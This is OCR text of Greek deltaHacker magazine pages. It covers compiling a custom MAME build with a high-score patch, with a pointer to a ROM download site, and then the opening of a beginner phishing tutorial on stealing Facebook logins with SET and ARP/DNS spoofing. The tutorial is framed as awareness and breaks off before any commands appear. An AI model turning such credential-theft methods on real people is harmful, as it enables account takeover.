
http://bit.ly/dh002hiscorediff

Τα πράγματα είχαν αρχίσει να καλυτερεύουν. Αν δεν είχα χάσει και το high score, θα ένιωθα περίφημα…

Προετοιμασία και μεταγλώττιση

Αφού μελέτησα τη διαδικασία της μεταγλώττισης από πολλές πηγές, κατέληξα να εμπιστευτώ ένα εργαλείο που καθιστά την όλη εργασία υπόθεση μερικών κλικ! Έτσι, άρχισα σιγά-σιγά να συγκεντρώνω το απαιτούμενο υλικό. Ξεκίνησα από το εργαλείο που διευκολύνει τη μεταγλώττιση (MAME Compiler), το οποίο κατέβασα από εδώ:

www.headsoft.com.au/index.php?category=mame&page=mc64



Η υποστήριξη πολλαπλών πληκτρολογίων ενεργοποιείται από την παράμετρο multikeyboard, που βρίσκεται στο αρχείο mame.ini. Όσο για τις αναλογίες προβολής που θα χρησιμοποιεί κάθε παιχνίδι, αυτές καθορίζονται από την παράμετρο aspect0. Τελικά το GUI του MAME είναι άχρηστο :D

Στη συνέχεια επισκέφτηκα την τοποθεσία

`http://mamedev.org/release.html`

απ' όπου κατέβασα το πακέτο με τον πηγαίο κώδικα της πιο πρόσφατης έκδοσης του MAME. Ακολούθως, κατέβασα κι όλα τα επίσημα patches, για την έκδοση του πηγαίου κώδικα που διέθετα (0.143). Τα διαθέσιμα patches ήταν 7 και τα κατέβασα όλα από το


`http://mamedev.org/updates`

Για το τέλος άφησα το πιο σημαντικό patch: Εκείνο που απενεργοποιεί το nag screen κι ενεργοποιεί την αποθήκευση των high scores! Το link για να το κατεβάσω βρισκόταν (και θα συνεχίσει να βρίσκεται) σε αυτό το thread:

`http://bit.ly/dh002hiscorediff`

Σ' εκείνο το στάδιο αμφιταλαντεύτηκα λίγο. Μήπως θα έπρεπε να κατεβάσω και τον πηγαίο κώδικα για το MAMEUI; Όμως το παραθυρικό περιβάλλον του MAME δεν θα εμφανιζόταν ποτέ στο arcade cabinet. Έτσι αποφάσισα να μεταγλωττίσω μια «καθαρή» εκδοχή του MAME, χωρίς GUI…

Η μεταγλώττιση αποδείχθηκε περίπατος! Εγκαθιστώντας το MAME Compiler παρατήρησα ότι δημιουργήθηκε ένα δέντρο καταλόγων, το οποίο κατά πάσα πιθανότητα θα λειτουργούσε ως workspace για τη μεταγλώττιση. Μέσα σ' αυτή τη δομή των καταλόγων (ξεκινούσε από τη θέση C:\MinGW) βρήκα έναν με το όνομα patches και έναν ακόμα με το όνομα source. Προφανώς, στον πρώτο αποσυμπίεσα όλα τα patches – επίσημα κι ανεπίσημα– ενώ στον δεύτερο αποσυμπίεσα το πακέτο με τον πηγαίο κώδικα του MAME. Αμέσως μετά ξεκίνησα το MAME Compiler. Αρχικά του έδειξα το σωστό φάκελο με τον πηγαίο κώδικα και στη συνέχεια άρχισα να εφαρμόζω τα patches. Ξεκίνησα από τα επίσημα (τα οποία εγκατέστησα με τη σειρά έκδοσής τους) και για το τέλος άφησα το ανεπίσημο. Το δικό μου MAME απείχε μόνο μερικά κλικ! Από τη δεξιά περιοχή του παραθύρου του MAME Compiler καθόρισα τα χαρακτηριστικά του συστήματος στο οποίο θα έτρεχε το MAME (dual core, Pentium-4) και φρόντισα να απενεργοποιήσω την επιλογή Mame UI. Στα καπάκια πάτησα το κουμπί GO και πήγα να φτιάξω καφέ…



MAME vs ROMs


Το MAME εξελίσσεται διαρκώς, ώστε η εξομοίωσή που πραγματοποιεί να είναι ομαλότερη και να επεκτείνεται σε περισσότερες μηχανές. Αυτή η διαδικασία μάς συμφέρει όλους! Πολλές φορές όμως δημιουργεί και προβλήματα. Το πιο ενοχλητικό αφορά στις ασυμβατότητες που παρουσιάζονται με τα ROM. Γι' αυτό το λόγο, πολλοί χρήστες αποφεύγουν ν' αλλάζουν εκδόσεις του MAME. Ακριβώς για τον ίδιο λόγο το απέφευγα κι εγώ! Ωστόσο, στην τοποθεσία www.retroroms.net διατίθενται εκατοντάδες ενημερωμένα ROM, τα οποία λειτουργούν άριστα με την πιο πρόσφατη έκδοση του MAME. Αν λοιπόν μεταγλωττίσετε το δικό σας MAME και σταματήσουν να παίζουν ορισμένα από τα παιχνίδια σας, περάστε μια βόλτα από την εν λόγω τοποθεσία, δημιουργήστε έναν δωρεάν λογαριασμό κι απολαύστε... ;-)

Τελική αναμέτρηση

Μετά από περίπου ένα μισάωρο η μεταγλώττιση είχε τελειώσει. Στο φάκελο με τον πηγαίο κώδικα είχε εμφανιστεί ένα εκτελέσιμο με το όνομα «mame.exe». Ήταν το δικό μου MAME, χωρίς το ενοχλητικό nag screen και με τη δυνατότητα αποθήκευσης των high scores. Αυτή τη φορά ήμουν πολύ κοντά στο να ολοκληρώσω –επιτέλους– τα μερεμέτια του arcade cabinet, ώστε να συμπεριφέρεται όπως ακριβώς ήθελα. Απέμεναν λίγα μόνο βήματα. Καταρχάς, η μεταγλώττιση παρήγαγε ένα εκτελέσιμο αρχείο και τίποτα άλλο. Έπρεπε λοιπόν να δημιουργήσω μόνος μου τη «διανομή» του MAME. Για το σκοπό αυτό δημιούργησα ένα νέο φάκελο κι αντέγραψα εκεί μέσα το νέο mame.exe. Για να δουλέψει όμως σωστά το patch που αφορά στην αποθήκευση των high scores, απαιτείται η παρουσία ενός καταλόγου με το όνομα «hi» και ενός ειδικού αρχείου, στην ίδια θέση με το εκτελέσιμο του MAME. Αυτό το «ειδικό αρχείο» έχει το όνομα hiscore.dat και το κατέβασα απ' αυτή την τοποθεσία:

`www.mameworld.info/highscore/download.htm`

Το πακέτο zip που κατέβασα από εκεί περιελάμβανε και πρόσθετα αρχεία, αλλά κράτησα μόνο αυτό που με ενδιέφερε, το οποίο και έριξα στο φάκελο με το καινούργιο mame.exe. Μέσα στον ίδιο κατάλογο δημιούργησα





κι έναν ακόμα με το όνομα «hi». Στη συνέχεια έτρεξα το cmd (το τερματικό γραμμής εντολής των Windows). Βλέπετε, σειρά είχε η δημιουργία του βασικού αρχείου ρυθμίσεων του MAME. Αυτό το αρχείο δημιουργείται αυτόματα δίνοντας:

```
mame -cc
```

Η παράμετρος -cc προκύπτει από τα αρχικά των λέξεων create configuration. Πριν κλείσω το παράθυρο τερματικού εκτέλεσα κι αυτό:

```
ren mame.exe mameui32.exe
```



Αυτή η κίνηση αποτέλεσε έμπνευση της στιγμής! Τα batch file που είχα φτιάξει για το frontend ξεκινούσαν τα παιχνίδια καλώντας το mameui32. Επομένως, είτε θα έπρεπε να δημιουργήσω όλα τα batch file από την αρχή είτε ν' αλλάξω όνομα στο εκτελέσιμο του MAME. Προτίμησα το δεύτερο.

Σε αυτό το στάδιο, το δικό μου MAME ήταν πλήρως λειτουργικό. Ωστόσο για να έρθει στα μέτρα του arcade cabinet έπρεπε να κάνω δύο ακόμα ρυθμίσεις. Συγκεκριμένα, έπρεπε να ενεργοποιήσω την υποστήριξη πολλαπλών πληκτρολογίων και να ρυθμίσω την προεπιλεγμένη αναλογία για την προβολή των παιχνιδιών σε 4:3. Η οθόνη του arcade cabinet έχει αυτές ακριβώς τις αναλογίες (είναι «τετράγωνη») και για να την εκμεταλλεύομαι στο έπακρο έπρεπε να ορίσω τις ίδιες αναλογίες και στα παιχνίδια. Βέβαια αυτές οι ρυθμίσεις, εφόσον το MAME που `χα μεταγλωττίσει *δεν* διέθετε GUI, έπρεπε να γίνουν χειροκίνητα. Έτσι, άνοιξα το αρχείο mame.ini κι αναζήτησα αρχικά την παράμετρο multikeyboard. Η τιμή που της έδωσα ήταν η μονάδα και στη συνέχεια αναζήτησα την παράμετρο aspect0. Εκεί έδωσα την τιμή 4:3, αποθήκευσα το αρχείο και το έκλεισα...

Μετά από τα παραπάνω, η δική μου διανομή MAME ήταν ολοκληρωμένη, πλήρως λειτουργική κι έτοιμη να αντιγραφεί στο PC του arcade cabinet!

Αυτό ήταν. Τον Φλεβάρη που θα επιστρέψει το φιλαράκι μου από το Πόρτο Γερμενό, θα βγάλουμε γούστα! Μέχρι τότε, όμως, πρέπει να κάνω μερικά high scores που δεν θα ξεπεράσει ποτέ ;-)








Πλήρη άρθρα που συμπληρώνουν το περιοδικό. Τα εβδομαδιαία μας video casts [έρχονται, έρχονται]. Ολόκληρα άρθρα από το χθες. Τα βίντεο από τα live streams. Τα πάντα ενδιαφέροντα forums. Το σημείο συνάντησης για τους φίλους του περιοδικού. Η πιο ζωντανή κοινότητα και οι πιο ανήσυχοι, δημιουργικοί χρήστες!

deltahacker.gr

Joe the hacker was here




Προσοχή: ψάρεμα σε εξέλιξη!

Skill: Beginner

Tags: Social Engineering, SET, MiTM, DNS, ARP, Spoofing, Poisoning


by sub2raw

Υπάρχουν ένα σωρό τρόποι για να δώσετε τα στοιχεία των λογαριασμών σας σε τρίτους, μάλιστα χωρίς καν να το πάρετε είδηση. Πριν όμως δείτε στην πράξη πώς μπορεί να την πάθει κάποιος, ε, λογικό είναι να 'χετε τις αμφιβολίες σας - και τελικά να την πάθετε!



Τον τελευταίο καιρό οι ανανεώσεις για το SET πέφτουν βροχή. Πριν λοιπόν τρέξουμε το πρόγραμμα, ας το αναβαθμίσουμε.

Αν βέβαια την πάθετε, μετά θα είστε πολύ πιο υποψιασμένοι κι εν τέλει προσεκτικοί. Ωστόσο το θέμα είναι να *μην* την πάθετε για να μάθετε. Γι' αυτό είμαστε εμείς εδώ: Σ' αυτό το άρθρο θα δείξουμε, αναλυτικά και βήμα προς βήμα, πώς μπορεί ένας επιτιθέμενος να υποκλέψει τα στοιχεία του λογαριασμού που διατηρεί στο Facebook το υποψήφιο θύμα του. Πέρα από ορισμένα απαραίτητα εργαλεία που θα παρουσιάσουμε σε λίγο, για να πετύχει το σκοπό του ο επιτιθέμενος εφαρμόζει και τεχνικές κοινωνικής μηχανικής (social engineering). Αυτό εξάλλου γίνεται και στα πλαίσια του άρθρου που ξεκινά από τη σελίδα 62 του deltaHacker που κρατάτε στα χέρια σας. Μόνο που αυτή τη φορά το θύμα δεν χρειάζεται καν να πειστεί να κατεβάσει κάτι στον υπολογιστή του, προκειμένου ο επιτιθέμενος να πετύχει το σκοπό του. Αλλά ας βάλουμε τα πράγματα σε μία σειρά.




Τη στιγμή που γραφόταν το παρόν, η πλέον πρόσφατη έκδοση του SET ήταν η 2.2 (κωδική ονομασία 'Son of Flynn').

Το σκηνικό της επίθεσης

Στα πλαίσια της επίδειξής μας, attacker και victim βρίσκονται στο ίδιο LAN. Πιο συγκεκριμένα, δουλεύουμε μέσα σ' ένα εικονικό περιβάλλον όπου ο επιτιθέμενος τρέχει BackTrack 5 R1. Το δε λειτουργικό σύστημα στον υπολογιστή του θύματος δεν έχει καμία απολύτως σημασία. Ακριβώς γι' αυτό, του διαλέξαμε εμείς το openSUSE 11.4. Είχαμε και καιρό να ξεκινήσουμε το σχετικό VM (virtual machine), οπότε καταλαβαίνετε ότι η ευκαιρία αυτή δεν θα μπορούσε να προσπεραστεί.

Γενικά, πολλές από τις επιδείξεις μας τις κάνουμε σε εικονικά περιβάλλοντα. Το στήσιμο ενός virtual lab αποτελεί συνήθη πρακτική για όσους ασχολούνται με το penetration testing ειδικότερα και το hacking γενικότερα, είτε για να δοκιμάσουν, να πειραματιστούν και να μάθουν είτε για να δείξουν σε άλλους τι έχουν μάθει/ανακαλύψει. Αν δεν έχετε ήδη 